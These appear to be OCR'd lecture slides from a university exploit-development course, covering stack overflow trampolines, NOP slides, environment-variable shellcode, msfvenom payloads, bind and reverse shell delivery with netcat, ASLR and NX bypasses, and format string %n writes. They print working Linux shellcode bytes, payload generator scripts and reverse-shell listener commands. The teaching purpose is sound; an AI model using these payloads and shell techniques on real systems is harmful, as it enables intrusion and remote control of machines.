
Other Options

- Understand the state of the registers when the function returns
  - Perhaps one of them has been left pointing into your buffer
  - In this case, you might want to find a jmp reg instruction
    - Set rip to the address of the jmp reg instruction to get into your code
    - This instruction serves as a “trampoline” back to our shellcode

Trampoline

- At the moment the ret is executed are any registers pointing at your code?
  - Easiest process is to set a breakpoint on the ret, then examine register values
- For example you may find that rax happens to point at your code (ie the buffer containing your code)
- Scan the entire binary for the byte sequence that represents 'jmp rax' (FF E0) or 'call rax' or any other combination that results in rax being assigned to rip
- Overwrite return address to point at 'jmp rax'

Trampoline



Other Options

- What if we could find a jmp rsp instruction?
  - Overwrite return address with address of jmp rsp
  - Place our code immediately after the return address
  - rsp is left pointing to our code after the ret
  - Execute jmp rsp (FF E4) gets us to our code

Options for jmp reg

- If jmp reg appears to be an option, you need to locate one somewhere in memory
- Machine language for jmp rsp is: FF E4
- You don’t necessarily need to find jmp in a disassembly
- You need to find FF E4 in consecutive memory locations
    - This might occur in the data portion of an instruction in the program you wish to exploit
    - This might occur somewhere in libc (if dynamically linked)

Finding jmp reg

- How can you locate useful instruction sequences in binaries you are exploiting?


  Sakai – Resources/Articles/Exploit Variation

  - Buried in this paper is an interesting utility named getopcode.c
    - Scans a binary (32-bit Linux) for any jmp reg sequence that you specify
- Alternatively, use the IDA script at
  - Sakai Resources/examples/trampoline locator

Existing Pointers

- Frequently one function passes pointers to stack data to another function
- One of these pointers may point to a buffer containing our shellcode
- If you can make this pointer the top item on the stack, then do a ret, you will reach your shellcode
    - `pop/ret` or `pop/pop/ret` sequences can be used to dig into the stack

pop/pop/ret


Overflow buffer to control eip and point it at pop r14 below
buffer
saved rip
xxx
yyy
shellcode*

```
pop r14 ; clears xxx
pop r15 ; clears yyy
ret     ; xfer to sc
```

Payload Construction

For Fun

- Hacking challenges
  - http://www.overthewire.org/wargames/vortex/
  - http://io.smashthestack.org
  - http://pwnable.kr
  - http://pwnable.tw
  - Others

Environmental Factors

- Target O/S
    - Stack behavior
    - Memory protection
- Compiler used by target application
    - Options
    - Version
- Is target using binary distro or building from sources
    - Same app, different binaries per O/S

Stack Overflow Payloads

- Distance from start of buffer to rip can vary
  - Generally NOT what you might infer from the source code
  - Fixed for a given compiled binary
  - May vary between compiled versions
- Potential return addresses may vary
  - NOP slide
  - Per target return addresses

Distance to RIP

- Minimum distance is buffer size
  - Fill buffer with anything you want
    - Achieve/Maintain qword alignment at end of fill
- From end of buffer to rip
  - Write enough copies of your return address to get you through rip
  - One of them will overwrite rip

Problem Variables


- Must consider whether your payload overwrites any locals or arguments that will be used BEFORE your exploit is triggered
- Try to avoid this
- If unavoidable
    - Overwrite with values that will allow function to continue execution long enough to trigger your exploit

Other Stack Payload Issues

- Stack behavior vs. payload location
  - Where is your payload in relation to rsp?
  - Does your payload push/pop or otherwise write to the stack?
  - Make sure you don't clobber your payload
  - Stack growing up into your payload for example
  - Many Metasploit shellcode decoders make heavy use of the stack and can clobber themselves
  - Bookmark this slide, this will happen to you

Stack Layout

- Understand what can go where
- Large portion of stack configured prior to transferring to _start
  - Much more predictable behavior in this region
  - Potential to guarantee that your payload is on the stack
  - Nice location to store stuff before heap overflow
    - Heap locations less predictable


argc
argv pointers
NULL
envp pointers
NULL
…
ELF Interpreter Info
…
Null terminated arg strings
Null terminated env strings
Null terminated program name
NULL pointer
RSP at _start
Size dictated by argc
Size dictated by environment
AUX vector
Size dictated by length of arguments
Highest allowable stack address

Command Line Arguments

- Specify locally on the command line
- May be possible to specify remotely if your input is used as args to execve
- In either case, your data may be sitting in the stack ahead of arriving at _start

Environment Variables

- Set locally from command line
- Some programs have them set from external sources
  - CGI programs for example!!!
    - Common Gateway Interface for web servers
    - Form/Query data transmitted to cgi program using environment variables
- Again, in either case, your data may be sitting in the stack ahead of arriving at _start

Environment Variables

- Sit high in memory at the bottom of the stack
- User can set environment variables before running a program
- Across invocations of a program, environment variables are generally the most predictable things on the stack

Shell Code Injection

- What if you can't use argv
- Use environment variable instead
  - Something along the lines of
    - export SPLOIT="\x31\xc0\x50\x68\x2f\x2f…"
    - Won’t escape your hex though
  - Use perl, python, or similar to generate hex values

```
#!/usr/bin/perl

print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

$ export SPLOIT=`./sploit.pl`
```

Locating Shell Code

- Where will this string be inserted in the environment?
  - Once inserted, it will not move much
- Fire up gdb and locate it at the bottom of the stack
  - Display strings until you come across SPLOIT

```
x /s 0x7fffffffed000
```

Locating Shell Code (II)

- Easier, sloppier way
  - Cram a ton of NOPs before your shell code
  - Subtract slide size off of max stack address (if it’s stable), eg 0x7fffffff000) and you are virtually guaranteed to hit your slide

Modified sploit.pl

```
#!/usr/bin/perl
print "\x90"x4096 .
      "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69" .
      "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
$ export SPLOIT=`./sploit_a.pl`
```

- Extremely high probability that a NOP lies at location
  - 0x7ffffffff000 – 4096_{10} = 0x7fffffffe000
  - But 0x7fffffffe000 is bad so use 0x7fffffffe001

Shellcode Generation

Buffer Layout

- Clearly the most important component in any buffer is the executable payload
- How are people generating their payloads?
  - Metasploit mostly
  - Roll your own
- Ideally, you want to be in the latter category

Metasploit Payloads

- Not bad in a pinch for a standard component
  - Bindshell, reverse shell, find socket shell, etc.
  - Excellent source for Windows payloads in particular
- Two interfaces
  - msfconsole
    - Full metasploit
  - msfvenom
    - Specifically payload generation

msfvenom Payload Generation

```
$ msfvenom --payload linux/x64/shell_bind_tcp -f python --platform linux --arch x64
No encoder or badchars specified, outputting raw payload
Payload size: 86 bytes
Final size of python file: 424 bytes
buf =  ""
buf += "\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += "\x97\x52\xc7\x04\x24\x02\x00\x11\x5c\x48\x89\xe6\x6a"
buf += "\x10\x5a\x6a\x31\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48"
buf += "\x31\xf6\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\x48"
buf += "\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99"
buf += "\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89"
buf += "\xe7\x52\x57\x48\x89\xe6\x0f\x05"
```

Using the Payload

- Generate appropriate payload
  - Encode to your programming language of choice
  - If they don’t support your language, use “raw” then encode as necessary
- Incorporate into your exploit

Disadvantages

- Do you really know what the Metasploit payload is doing?
- What if you want to analyze it?
  - Generate “raw” blob and save to disk
  - Disassemble using IDA , Ghidra, or ndisasm

Building an Exploit

Building an Exploit

- Here we assume that you
  - Have discovered a vulnerability
  - Understand the required buffer layout
  - Have a good guess for a return addresses
- How do you piece it all together
  - Need to send buffer to target, then interact with injected code

Perl & Netcat

- For quick and dirty proof of concept work, it is tough to beat a perl script to generate a payload with netcat handling the networking
- Generally have perl script write payload content to stdout
- Netcat
  - Reads stdin and writes it to a connected socket
  - Reads from socket and writes to stdout
- Pipe perl output to netcat to send payload
- Alternative is to write your own program/script to handle everything

Perl, Python, etc

- Slides say perl
- Be prepared for Python
- Likely to bounce back and forth
- It shouldn’t really matter

Bind Shell Considerations

- Send your payload
  - Successful execution should result in bind shell listener on target
  - Payload generator is output only

```
./payload_gen.pl | nc <target ip> <target port>
```

- Next, connect to listener port with netcat

```
nc <target> <listener port>
```

Reverse Shell Considerations

- FIRST, open a netcat listener on your callback port (syntax varies by netcat version)

```
nc -l <listener port>

nc -l -p <listener port>
```

- Second, send your payload
  - Should cause target to call back to you
  - Payload generator is output only

```
./payload_gen.pl | nc <target ip> <target port>
```

- Original netcat listener should now be connected to a shell

Find Sock Shell Considerations

- A little trickier
- Shell is opened on the same network socket used to send the original payload

```
./payload_gen.pl | nc -p <source port> <target ip> <target port>
```

- Payload generator needs to be a little more sophisticated
- Assuming you get a shell:
    - How are keystrokes passed to it?
    - How is the output of the shell handled?

Perl Essentials

- Use the `print` statement to generate output

```
print "Hello World!\n";
```

- To generate binary output escape individual bytes as hex values

```
print "\xde\xad\xbe\xef\x03\x13\x37";
```

- Use x operator to repeat a string

```
print "A"x1024;
```

- Use dot operator to concatenate strings

```
print "Hello" . " " . "World!\n";
```

Perl Essentials

- Variable initialization

```
my $shellcode =
   "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96".
   "\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56".
   "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1".
   "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0".
   "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53".
   "\x89\xe1\xcd\x80";
```

- Printing a variable

```
print $shellcode;
```

- Unbuffered Output

```
$| = 1;
```

Perl Essentials

- Read a line of input

```
<>;
```

- Loop to read from stdin and copy to stdout

```
while (<>) {
    print;
}
```

Incomplete Find Sock Example

```
#!/usr/bin/perl
$| = 1;
my $shellcode = "\x13\x37";  #insert find sock code here
my $retaddr = "\xd0\xc8\xff\xf7\xff\x7f";
#Imagine the next line conforms to required buffer layout
print "\x90"x1022 . $shellcode . $retaddr;
while (<>) {
   print;
}
```

Using the Script

- Like the other examples, simply pipe through netcat

```
./gen_findsock.pl | nc <target ip> <target port>
```

- What if you wanted to build a stand alone exploit and eliminate the netcat hookup?
  - Your exploit must handle asynchronous I/O with the target once you have a shell
  - Python's telnetlib module makes this easy (in Python)

Dirty Asynch I/O in C

```
int sock = socket(AF_IENT, SOCK_STREAM, 0);
//connect to target assumed to happen in here
send(sock, payload, payload_size, 0);
char ch;
if (fork()) { //parent handles socket -> stdout
   while (recv(sock, &ch, 1, 0) == 1) {
      write(1, &ch, 1);
   }
}
else {   //child handles stdin -> socket
   while (read(0, &ch, 1) == 1) {
      send(sock, &ch, 1, 0);
   }
}
```

Dirty Asynch I/O in Python

```
import os
from socket import *
import sys

s = socket(AF_INET, SOCK_STREAM)
s.connect( ('<host name or IP>', <port>) )
# now send your payload
if os.fork():
   while 1:
      b = s.recv(1)
      sys.stdout.write(b)
else:
   while 1:
      b = sys.stdin.read(1)
      s.sendall(b)
```

Cleaner Async I/O in Python

```
import telnetlib

# create a socket, let’s call it sock
# connect socket to target
# send your payload

# now interact with your shell
t = telnetlib.Telnet()
t.sock = sock
t.interact()
```

Defending against stack overflows

- Many defenses have been developed against the stack based overflow
- Three predominant
  - Canaries - compiler
  - No-exec stack – compiler/Operating system
  - Randomization – Operating system
- Most modern operating systems incorporate all of these

Stack Canaries

- Runtime generated random variable (canary) placed between locals and saved return address upon entry into function
- Any overflow that reaches saved return address must pass through canary
- Canary value is checked prior to function return
- If value does not match expected value, program aborts
- Crispin Cowan's StackGuard is an implementation of this, Microsoft variant used in XP SP2 and later
    - Dubbed “data execution prevention” (DEP) on Windows

No-exec stack

- Security experts argue that memory pages may be writable, or executable, but should never be both
  - Sometimes expressed as W ^ X
- The stack must be writable, so processors should not be able to execute code out of the stack
- Program code is executable so it should not be able to be overwritten

No-exec limitations

- Requires processor support in most cases
  - 64 bit CPUs have a no-exec bit to mark pages as non-executable
- Requires O/S support of processor features
- Implemented in 32-bit Linux by PaX and ExecShield
  - Uses segmentation capabilities rather than no-exec bit

Defeating No-Exec Stack

- Return to libc techniques
  - Can’t put code in stack
  - Overwrite return address to return to a library function that will do some work for you
  - 32-bit library functions expects parameters on the stack
    - You control these
  - 64-bit functions expect parameters in registers so this is harder
- Harder to do these days given randomized address spaces

Return Oriented Programming

- Relatively new technique
- Fully generalized ret2libc
- Return to function tails that do interesting work for you
  - A tail is the portion immediately preceding the RET
- Scan all tails to find a set of useful primitives
  - These are called *gadgets*
- Construct your payload using a sequence of these primitives
- Overwrite stack with a sequence of return addresses that visits this sequence of primitives
- Sakai Resources/Articles/ROP

Stack Randomization

- Without randomization, a process' stack is located in the same range of memory addresses every time a program runs
  - Differs from O/S to O/S, but generally same within same O/S family
- Makes buffer location predictable
  - Exploits work every time :)

Linux stack randomization

- Randomization is either on for all processes or off for all processes
- Linux `sysctl` utility can be used to view or modify randomization settings
- View:

```
$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
```

- Change

```
$ sysctl –w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

Stack Randomization (cont)

- Randomization causes the operating system to allocate a process' stack at a new location every time the process is run
- Dubbed "address space layout randomization" - ASLR

Defeating Stack Randomization

- Get shellcode into static data buffer
    - Addresses assigned at compile time, not randomized
- Use trampoline to reach shellcode
- Use pop/ret or pop/pop/ret like techniques to make use of an existing address in the stack
- Exploit information leakage to learn actual location in the stack

Format String Vulnerabilities

References

- Shellcoder's Handbook Chapter 4 pg 61-88
- Course web site
  - Sakai Resources/articles/ExploitingFormatStringVulns.txt

Background

- The C programming language offers many functions for formatting output
- Generally belong to the printf family
- Present in other languages that use format strings as well (Perl, Python)
- Many variants
- Somewhat confusing to use
- Present in C++ as well, but should be replaced with output streams

printf

- This is the basic function for formatted output in C
- Takes a variable number of parameters
  - varargs
  - Too complicated to explain the syntax of varargs here
- First parameter is known as the format string
- Additional parameters are the data to be output in accordance with specifiers contain in the format string

Format String

- This is the complicated part
- A character string containing characters to be printed along with “conversion specifications”
- A conversion specification indicates how printf should format one of the succeeding arguments and where it should be inserted into the output

Trivial printf

- In its simplest form, printf can be used to print strings
    - **`printf("Hello World!\n");`**
    - **`printf("Line 1\nLine 2\n");`**
    - Note that embedded control characters are allowed as with all C strings
- How can we print our variables if printf expects a format string?

Conversion Specifiers

- Indicate to printf how to format each of the succeeding arguments
- Specifically, which <type> to ASCII conversion to use
- Conversion specifications always start with a % character
- In their simplest form they indicate the data type to be printed

Simple Conversions

- %d – print an integer
- %x – print an integer in hex form
- %X – print a hex integer using upper case
- %f – print a floating point value
- %e – print a float using scientific notation
- %c – print an ASCII character
- %s – print a NULL terminated ASCII string

Examples

```
printf("%s", "Hello World!\n");
for (int j = 0; j < 16; j++) {
   printf("j = %d, as hex j = %x\n", j, j);
}
```

- Note that each conversion specification requires a corresponding argument following the format string

printf Problems

- Two problems present themselves
  - Problems arise when programmers fail to specify enough arguments
    - printf may leak information off of the stack
    - Consider

```
printf("j = %d, as hex j = %x\n");
```

  - Even bigger problems arise when user input is supplied as the format string
    - Consider

```
char buf[80];
fgets(buf, 80, stdin);
printf(buf);
```

printf Details

- Best to read the man page on printf
  - man 3 printf
- It details exactly how to build conversion specifiers
- Basic structure

```
%[flags][min width][.precision][length modifier]specifier
```

%n

- The %n conversion specifier is a special case that generates no output
- Instead, it tells printf to **write** the number of characters output so far into the location pointed to by the corresponding argument
- Thus, we can get printf to write to memory for us

%n (cont)

- If we can supply our own address as the parameter for %n we can get printf to write **anywhere** we wish
- Since we control the format string, we can use width specifiers to control the number of characters written so far
- Thus we can write any value (the width) to any location (the %n argument)

$ Explicit Argument Selection

- A special syntax for printf conversion specifiers allows the caller to name a specific argument (by number) to be used for a given conversion
- This allows us to bypass the standard ordering of printf arguments
- `printf("%4$d", a, b, c, d);`
    - Prints out the value of d, the 4th argument

Example 1 – info leak demo

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
   char buf[256];
   int count;
   short *lower, *upper;
   lower = (short*) &count;
   upper = lower + 1;
   strcpy(buf, "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
               "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP");
   printf("arg1 = %16.16p\narg2 = %16.16p\narg3 = %16.16p\n"
          "arg4 = %16.16p\narg5 = %16.16p\narg6 = %16.16p\n"
          "arg7 = %16.16p\narg8 = %16.16p\narg9 = %16.16p\n"
          "arg10 = %16.16p\narg11 = %16.16p\narg12 = %16.16p\n"
          "arg13 = %16.16p\narg14 = %16.16p\narg15 = %16.16p\n");
   return 1;
}
